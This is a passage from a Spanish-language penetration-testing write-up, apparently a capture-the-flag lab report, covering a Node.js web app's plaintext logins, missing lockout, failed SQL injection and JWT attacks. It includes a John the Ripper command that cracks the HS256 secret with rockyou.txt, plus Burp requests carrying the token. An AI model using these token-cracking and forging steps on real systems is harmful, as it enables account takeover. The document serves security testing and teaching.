
En el primer caso, el formulario de registro se puede observar que todos los campos proporcionados aparecen en texto plano. Esto lo hace a través de una petición con método POST.



```
Request
Pretty Raw \n Actions
1 POST /user/signup HTTP/1.1
2 Host: 10.0.2.4:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.0.2.4/
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 110
10 Origin: http://10.0.2.4
11 Connection: close
12
13 {
  "name": "name",
  "fullname": "name name",
  "email": "name1@test.com",
  "password": "pruebal23",
  "account": "11123456789"
}
```

Figura 4.48 Datos del formulario de registro en texto plano

De igual manera ocurre en el Login, donde se muestra tanto el email y la contraseña utilizada.



```
Request
Pretty Raw \n Actions
1 POST /user/signin HTTP/1.1
2 Host: 10.0.2.4:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.0.2.4/
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 49
10 Origin: http://10.0.2.4
11 Connection: close
12
13 {
  "email": "name1@test.com",
  "password": "pruebal23"
}
```

Figura 4.49 Datos del Login en texto plano

Como resultado de esta prueba se pudo observar que tanto el formulario de registro como el Login utilizan HTTP y por lo tanto los datos que se envían aparecen en texto plano. Esto también se pudo constatar en el momento del escaneo de puertos donde solamente se usaba el puerto 80 y no el 443 para HTTPS.

4.8.5 Pruebas para mecanismos de bloqueo

Esta prueba consiste en evaluar los sistemas de bloqueo para evitar ataques de fuerza bruta, normalmente se bloquean luego de 3 a 5 intentos fallidos, sabiendo esto se realizarán dos pruebas:

- Realizar 3 intentos fallidos y luego ingresar con la clave correcta.
- Realizar 5 intentos fallidos y luego ingresar con la clave correcta

¿Existe un mecanismo de bloqueo que no permita el acceso del usuario luego de 3 intentos?

No, se utilizaron las contraseñas prueba122, prueba124 y prueba125 antes de ingresar con la clave correcta y el usuario todavía tenía acceso.

¿Existe un mecanismo de bloqueo que no permita el acceso al usuario luego de 5 intentos?

No, se utilizaron las contraseñas prueba122, prueba124, prueba125, prueba1245, prueba1255 y luego de estos intentos la clave correcta prueba123 y el usuario todavía tenía acceso.

La aplicación web evaluada no tiene un control en cuanto al número de intentos permitidos antes de bloquear esa cuenta, dicho esto es vulnerable a ataques de fuerza bruta y en caso de que el usuario registrado utilizara una clave débil esta podría ser obtenida mediante ataques con diccionarios.

4.8.6 Pruebas para evadir mecanismos de autenticación (SQL Injection)

Conociendo los posibles usuarios que existen en la aplicación se puede intentar evadir el mecanismo de autenticación usando SQL Injection, para esto se utilizará un diccionario con los ataques más comunes y se hará la prueba inyectando comandos SQL en el campo de contraseña.

En el modo Cluster Bomb del Intruder se establece el payload numero 2 como el diccionario de fasttrack.txt.




Figura 4.50 Diccionario con payloads más comunes para inyección SQL




Figura 4. 51 Sin respuesta alguna sobre los payloads válidos para inyección SQL

Como resultado de la prueba se observa que el campo contraseña no es vulnerable a Inyección SQL y por lo tanto no se puede bypassar el mecanismo de autenticación por esta vía.

4.8.7 Pruebas de gestión de sesión.

Para esta prueba se usará otra cuenta christop@test.com con clave prueba123


A login form titled "Login" with a close button (X) in the top right corner. It contains two input fields: "Email" with the value "christop@test.com" and "Password" with masked characters (dots). A blue "Submit" button is located at the bottom right of the form.

Figura 4.52 Nuevo usuario creado

Ya dentro de la cuenta, aparece la siguiente pantalla donde se puede observar imágenes representativas de la serie. Algunos datos interesantes que se encuentran aquí son el mensaje “Only Admins will get the flag” haciendo referencia que consiguiendo acceso como administrador o root se mostrara la flag.




Figura 4.53 Ventana principal al ingresar con usuario valido.

Los JSON Web Tokens (JWT) son conocidos por presentar varias vulnerabilidades cuando no se han configurado adecuadamente entre ellas las siguientes:

- Cambiar el algoritmo a None
- Cambiar el algoritmo de RS256 a HS256
- Crackear la secret key

Cambiar el algoritmo a None

Cuando los tokens de sesión no han sido validados correctamente, modificar el algoritmo a None implica que se pueda acceder sin necesidad de verificar la firma de sesión.

Cambiar el algoritmo de RS256 a HS256

RS256 es un algoritmo asimétrico utilizado para JWT, este algoritmo utiliza una clave privada para registro y una clave publica para verificar, si se realiza el cambio del algoritmo a HS256 se cambia a un algoritmo que utiliza autenticación simétrica es decir usa una clave publica tanto en el registro como en la verificación, permitiendo que se pueda modificar este valor y crear el token a voluntad.

Crackear la secret key

Cuando la secret key es muy débil, se puede realizar ataques de diccionario junto a alguna herramienta como John the Ripper, jwtbrute o jwtw cracker y de esta manera modificar el token a voluntad.

Para obtener el contenido del token JWT se pueden utilizar herramientas como JWT.io o la extensión de Burp Suite llamada JWT Token Browser.

5. Cuarta Fase: Explotación

En esta etapa del análisis se considerarán todos los puntos analizados anteriormente como son exploits de Node.js, versiones de Apache y SSH.

En el caso de Node.js existen algunos exploits encontrados con searchsploit como:




Figura 5.1 Exploits de Node.js encontrados con searchsploit

O como el caso del exploit de deserialización en Node.js para ejecución remota de comandos (CVE-2017-5941). Estos exploits requieren del acceso al puerto 3000 para ejecutar comandos con Node.js y recordando que no habia acceso al Dashboard se considerara otro vector de entrada. En cuanto a exploits de Apache con el header no-sniff no se pudo obtener la versión ni siquiera con banner grabbing, los exploits de SSH en su mayoría son de enumeración así que tampoco es la primera opción para utilizar.

Se podrían utilizar exploits basados en la versión del kernel pero de momento solo se conoce que corresponde a Ubuntu Linux esto podría servir para escalación de privilegios en algunos casos. Para abordar la explotación en la aplicación web se abusará de la mala configuración de las cookies de sesión cuando ingresa el usuario. En cuanto a herramientas se utilizará la extensión JSON Web Tokens que se encuentra gratuitamente en BApp Store en Burp Suite.

Name	Installed	Rating	Popularity	Last updated	Detail
Image Metadata		☆☆☆☆☆	+	31 Jan 2017	
Image Size Issues		☆☆☆☆☆	+	06 Feb 2017	Requires Burp...
Import To Sitemap		☆☆☆☆☆	+	29 Jun 2020	
InQL - Introspection Grap...		☆☆☆☆☆	+	03 Jun 2020	
Intruder File Payload Gen...		☆☆☆☆☆	+	02 Sep 2015	
Intruder Time Payloads		☆☆☆☆☆	+	24 Jan 2017	
IP Rotate		☆☆☆☆☆	+	04 Jun 2020	
iRule Detector		☆☆☆☆☆	+	08 Aug 2019	Requires Burp...
Issue Poster		☆☆☆☆☆	+	07 Sep 2015	Requires Burp...
J2EEScan		☆☆☆☆☆	+	02 Oct 2017	Requires Burp...
Java Deserialization Scan...		☆☆☆☆☆	+	27 Jun 2017	Requires Burp...
Java Serial Killer		☆☆☆☆☆	+	30 Jan 2017	
Java Serialized Payloads		☆☆☆☆☆	+	06 Feb 2017	
JavaScript Security		☆☆☆☆☆	+	10 Sep 2019	Requires Burp...
JCryption Handler		☆☆☆☆☆	+	14 Jul 2017	
JQ		☆☆☆☆☆	+	20 Nov 2020	
JS Link Finder		☆☆☆☆☆	+	05 Sep 2019	Requires Burp...
JSON Decoder		☆☆☆☆☆	+	24 Jan 2017	
JSON Query		☆☆☆☆☆	+	08 Sep 2020	
JSON Web Token Attacker		☆☆☆☆☆	+	08 Feb 2019	
JSON Web Tokens		☆☆☆☆☆	+	17 Sep 2020	
JSWS Parser		☆☆☆☆☆	+	15 Feb 2017	
JVM Property Editor		☆☆☆☆☆	+	18 Jun 2019	
Kerberos Authentication		☆☆☆☆☆	+	30 Aug 2017	
Lair		☆☆☆☆☆	+	25 Jan 2017	Requires Burp...
Length Extension Attacks		☆☆☆☆☆	+	25 Jan 2017	
LightBulb WAF Auditing F...		☆☆☆☆☆	+	27 Jul 2020	
Log Requests to SQLite		☆☆☆☆☆	+	03 Jun 2020	

Figura 5.2 Extension JSON Web Tokens en la BApp Store.

Esta extensión permite hacer el reconocimiento automático, editar los tokens JWT, volver a firmar los tokens, chequeo de firmas, ataques disponibles o CVE, entre otras funciones. Con esto en mente

se copia el token y se decodifica automáticamente para de esta manera visualizar los encabezados y el payload.




Figura 5.3 Características encontradas en la extensión JSON Web Tokens

En el encabezado aparece que el algoritmo utilizado es HS256 de tipo JWT, en el caso del payload solo aparece un parámetro interesante desde el punto de vista de un atacante que es el mail o en ocasiones el usuario, los otros parámetros que hay en el payload corresponden a IDs de algún tipo que no son relevantes para la explotación. En el caso de la firma aparece de forma ilegible.




Figura 5.4 Visualización de los parámetros del Json Web Token.


De los tres métodos mencionados anteriormente para la explotación de JWT se optó por el método de crackear la firma ya que el algoritmo designado es del tipo HS256, por lo tanto, ya está configurado para trabajar con claves simétricas, este es un punto a favor. Sin embargo, el servidor analizado verifica la firma, de esta manera se evita que se envíen cookies modificadas sin la debida validación de la key.

Idealmente este es el método más seguro ya que se evita que se escalen privilegios sin la debida verificación de la key de la firma, pero si se usa una key muy débil, se puede usar herramientas como John the Ripper para intentar crackear la firma mediante un ataque con diccionario.

```
root@kali:/home/kali# sudo john jwt_token.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=HMAC-SHA256
Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA256 [password is key, SHA256 128/128 AVX 4x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
professor (?)
1g 0:00:00:00 DONE (2020-11-28 20:32) 9.090g/s 297890p/s 297890c/s 297890C/s !!!!!..eatme1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Figura 5.5 Crack de la key que forma parte de la cookie JWT

Como se pudo observar la clave para este token es professor, una clave relativamente fácil de obtener en los diccionarios más comunes, con esta key ahora si se puede modificar el token de sesión e intentar acceder a cuentas con mayores privilegios.



Enter JWT

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFPbC16bmNocmlzdG9wQHRIc3QyY290aWwWf0joXNjA2NjE5OTY5LCJleHAiOiJE2MDY2MTY1Nj9yKVPk-CkqU9x0xIUv1F6mmjThfgZCjk-7EMmkTRn4

Enter Secret / Key


professor

Signature verified

Figura 5.6 Validación de la key crackeada con la extensión JSON Web Token

Con la extensión Json Web Tokens se comprueba que la clave encontrada pertenece a este token cuando el cuadro cambia al color verde.


Para evaluar el comportamiento de las peticiones capturadas se utiliza la función de Repeater de Burp Suite, a continuación, se muestra la petición GET en //users.html para el inicio de sesión.



```
1 GET //users.html HTTP/1.1
2 Host: 10.0.2.4
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.0.2.4/
8 Connection: close
9 Cookie: io=TjuUhJrtoRdzCwE3AAAB; jwt=
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFPbCI6ImNocmldG9wQHRlc3QuY29tIiwiaWF0IjoxN
  jA2OTE2OTk1LCJleHAiOiJlMDY5MjA1OTV9.Lxp0z8t3zYs7c_CeRVsf3Lac3rLp0ZrhSMR-LxTJLZ0
10 Upgrade-Insecure-Requests: 1
11 If-Modified-Since: Fri, 09 Oct 2020 08:29:01 GMT
12 If-None-Match: W/"a8e-1750c7a4515"
```

Figura 5.7 Cookie de sesión sin modificar


Si se envía la petición sin modificar la respuesta es la siguiente.



```
1 HTTP/1.1 304 Not Modified
2 Accept-Ranges: bytes
3 Cache-Control: public, max-age=0
4 Last-Modified: Fri, 09 Oct 2020 08:29:01 GMT
5 ETag: W/"a8e-1750c7a4515"
6 Content-Length: 0
7 Date: Wed, 02 Dec 2020 13:50:35 GMT
8 Connection: close
9
10
```

Figura 5.8 Respuesta al envío de la petición de la Cookie

Los encabezados If-Modified-Since y If-None-Match evalúan si se ha realizado un cambio en la petición y de ser así no muestra su contenido. Al eliminar los dos encabezados ahora si se muestra una respuesta a la petición.



```
1 GET //users.html HTTP/1.1
2 Host: 10.0.2.4
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.0.2.4/
8 Connection: close
9 Cookie: io=TjuUhJrtoRdzCwE3AAAB; jwt=
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFPbCI6ImNocmldG9wQHRlc3QuY29tIiwiaWF0IjoxN
  jA2OTE2OTk1LCJleHAiOiJlMDY5MjA1OTV9.Lxp0z8t3zYs7c_CeRVsf3Lac3rLp0ZrhSMR-LxTJLZ0
10 Upgrade-Insecure-Requests: 1
11 Content-Length: 2
12
13
14
```

Figura 5.9 Modificación de los encabezados de la petición GET

La respuesta obtenida por este cambio era muy larga por lo que se optó por dividirla en las partes más relevantes. La primera parte es similar a la respuesta de la petición anterior, sin embargo, se observa que el estado de la petición es 200 en lugar de 304, es decir si fue procesada correctamente.

